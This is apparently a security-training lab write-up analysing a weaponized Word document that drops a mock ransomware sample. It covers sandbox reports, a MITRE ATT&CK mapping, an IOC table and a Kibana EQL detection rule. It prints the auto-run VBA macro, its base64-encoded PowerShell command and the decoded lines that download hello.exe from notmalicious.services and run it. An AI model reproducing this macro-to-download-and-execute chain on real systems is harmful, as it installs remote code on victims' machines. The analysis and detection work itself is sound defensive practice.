1. Introduction
In this lab we will download and execute a weaponized Word file. In order to analyze it and create a generic monitoring/detection rule.
As solution please supply:
- A link of your sandbox submissions (sandbox is free of choice, e.g. Joe Sandbox, Any.Run)
- Ransomware Behavior MITRE ATT&CK Mapping (please provide at least 4 TTPs)
- The IOC table – it should contain at least 4 different IOC
- Your optimized idea for a hunt (e.g. what else is the Ransomware doing, can we also hunt for that?
2. Download Files
cd $env:USERPROFILE/Desktop
mkdir test
cd test
Invoke-WebRequest -Uri "https://file-examples-com.github.io/uploads/2017/02/zip_10MB.zip" -OutFile "zip_10MB.zip"
7z x .\zip_10MB.zip
cd $env:USERPROFILE/Desktop
Invoke-WebRequest -Uri "https://www.notmalicious.services/invoice-Amazon.docm" -OutFile "amaz0n-inv0ice.docm"

Let’s execute the ransomware and check the timeline in elasticsearch:



Seems that the „Fake Ransomware“ could not do it’s job in my „Commando“ Windows VM.
An exe file were dropped to the client, but the sample files weren’t encrypted.
I’ll setup a new Windows 10 VM and try it again.
Note:
The ransomware runs slow on purpose (1. to trick sandboxes, 2. so we can see what is happening). After a lot of windows are opened, the process should be finished:
MY second try worked. The sample files are encrypted and I can see the ransom note:
===============================
This PC has been infected by OST-Crypt
===============================

All yer precious filezz are gone now ;)
No worries for just 300$ you can have them back...

To decode contact: ransom@notexistant.to

===============================
===============================

just kidding: password is "abcd"
run binary with: ./hello.exe -decrypt to decrypt

3. Sandbox reports
From virus total there are allready several reports linked:
Joes Sandbox:
https://www.joesandbox.com/analysis/436693/0/html
VMRAY:
https://www.vmray.com/analyses/af0b0b781915
Hybrid Analysis:
https://www.hybrid-analysis.com/sample/
4. Ransomware Behavior (Mitre Attack Framework)
| Attack ID | Tactics | Description | Observed Commands |
|---|---|---|---|
| T1086 | Execution | Executes powershell requesting to bypass execution policy | [1] |
| T1086 | Execution | Uses Powershell with encoded commandline | [2] |
| T1137 | Persistence | Contains embedded VBA macros with keywords that indicate auto-execute behavior | [3] |
| T1055 | Privilege Escalation | Writes data to a remote process | [4] |
| T1112 | Defense Evasion | Removes Office resiliency keys (often used to avoid problems opening documents) | [5] |
| T1179 | Credential Access | Hooks API Calls | [6] |
*For more TTPs please visit one of the sandbox reports
Observed Commands:
[1,2] Powershell
powershell.exe -exec bypass -enc YwBkACAAJABlAG4AdgA6AFUAUwBFAFIAUABSAE8ARgBJAEwARQAvAEQAZQBzAGsAdABvAHAADQAKAEkAbgB2AG8AawBlAC0AVwBlAGIAUgBlAHEAdQBlAHMAdAAgAC0AVQByAGkAIAAiAGgAdAB0AHAAcwA6AC8ALwB3AHcAdwAuAG4AbwB0AG0AYQBsAGkAYwBpAG8AdQBzAC4AcwBlAHIAdgBpAGMAZQBzAC8AaABlAGwAbABvAC4AZQB4AGUAIgAgAC0ATwB1AHQARgBpAGwAZQAgACIAaABlAGwAbABvAC4AZQB4AGUAIgAgAA0ACgAuAC8AaABlAGwAbABvAC4AZQB4AGUA
[3] Macro Code:
Private Sub Document_Open()
  MsgBox "game over", vbOKOnly, "game over"
  a = Shell("powershell.exe -exec bypass -enc YwBkACAAJABlAG4AdgA6AFUAUwBFAFIAUABSAE8ARgBJAEwARQAvAEQAZQBzAGsAdABvAHAADQAKAEkAbgB2AG8AawBlAC0AVwBlAGIAUgBlAHEAdQBlAHMAdAAgAC0AVQByAGkAIAAiAGgAdAB0AHAAcwA6AC8ALwB3AHcAdwAuAG4AbwB0AG0AYQBsAGkAYwBpAG8AdQBzAC4AcwBlAHIAdgBpAGMAZQBzAC8AaABlAGwAbABvAC4AZQB4AGUAIgAgAC0ATwB1AHQARgBpAGwAZQAgACIAaABlAGwAbABvAC4AZQB4AGUAIgAgAA0ACgAuAC8AaABlAGwAbABvAC4AZQB4AGUA")
End Sub
---
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Sub Document_Open()
  MsgBox "game over", vbOKOnly, "game over"
  a = Shell("powershell.exe -exec bypass -enc YwBkACAAJABlAG4AdgA6AFUAUwBFAFIAUABSAE8ARgBJAEwARQAvAEQAZQBzAGsAdABvAHAADQAKAEkAbgB2AG8AawBlAC0AVwBlAGIAUgBlAHEAdQBlAHMAdAAgAC0AVQByAGkAIAAiAGgAdAB0AHAAcwA6AC8ALwB3AHcAdwAuAG4AbwB0AG0AYQBsAGkAYwBpAG8AdQBzAC4AcwBlAHIAdgBpAGMAZQBzAC8AaABlAGwAbABvAC4AZQB4AGUAIgAgAC0ATwB1AHQARgBpAGwAZQAgACIAaABlAGwAbABvAC4AZQB4AGUAIgAgAA0ACgAuAC8AaABlAGwAbABvAC4AZQB4AGUA")
End Sub
' InQuest injected base64 decoded content below this line ------
' cd $env:USERPROFILE/Desktop
' Invoke-WebRequest -Uri "https://www.notmalicious.services/hello.exe" -OutFile "hello.exe"
' ./hello.exe
[4] API Call
"WINWORD.EXE" wrote 32 bytes to a remote process "%WINDIR%\System32\WindowsPowerShell\v1.0\powershell.exe" (Handle: 292)
"WINWORD.EXE" wrote 52 bytes to a remote process "%WINDIR%\System32\WindowsPowerShell\v1.0\powershell.exe" (Handle: 292)
"WINWORD.EXE" wrote 8 bytes to a remote process "%WINDIR%\System32\WindowsPowerShell\v1.0\powershell.exe" (Handle: 292)
[5] Registry Access
"WINWORD.EXE" (Access type: "DELETEVAL"; Path: "HKCU\SOFTWARE\MICROSOFT\OFFICE\14.0\WORD\RESILIENCY\STARTUPITEMS"; Key: "$W;")
"WINWORD.EXE" (Access type: "DELETEVAL"; Path: "HKCU\SOFTWARE\MICROSOFT\OFFICE\14.0\WORD\RESILIENCY\STARTUPITEMS"; Key: "IX;")
"WINWORD.EXE" (Access type: "DELETEVAL"; Path: "HKCU\SOFTWARE\MICROSOFT\OFFICE\14.0\WORD\RESILIENCY\STARTUPITEMS"; Key: "!U;")
"WINWORD.EXE" (Access type: "DELETE"; Path: "HKCU\SOFTWARE\MICROSOFT\OFFICE\14.0\WORD\RESILIENCY\STARTUPITEMS")
[6] Hook API Calls
"SysAllocStringByteLen@OLEAUT32.DLL" in "WINWORD.EXE"
"VariantClear@OLEAUT32.DLL" in "WINWORD.EXE"
"SysFreeString@OLEAUT32.DLL" in "WINWORD.EXE"
"VariantChangeType@OLEAUT32.DLL" in "WINWORD.EXE"
"OleLoadFromStream@OLE32.DLL" in "WINWORD.EXE"
5. IOC Table
| IOC | Type | Description |
|---|---|---|
| 69d1c11ae24884ea55ab39787853ad0c | HASH | MD5 hash of dropped file „hello.exe“ |
| hello.exe | Filename | Dropped Ransomware Crypter |
| ransomnote.txt | Filename | Ransomnote on Desktop |
| vbaProject.bin | Filename | Embedded VBA File |
| powershell.exe | Process | powershell.exe -exec bypass -enc |
| www.notmalicious.services | Domain | Contacted Domain |
| 213.160.73.234 | IP | Contacted IP Adress |
| ransom.jpg | Filename | Dropped JPG Picture |

6. HUNT IOC
Before writing a EQL Rule, I’ll pay 300 bucks to restore my files ;p

In Kibana I’ll go to Security --> Detections --> Manage Rules and Create a new Rule

The preview shows allready my detection and it seems that it works. Finally I’ll save the rule.
sequence with maxspan=10m
 [ process where process.parent.name:("Winword.exe","powershell.exe") and process.code_signature.trusted == false]
 [ file where event.type in ("change","deletion","creation") and file.extension:("jpg","docx","zip")]
 [ file where stringContains(file.name,"ost")]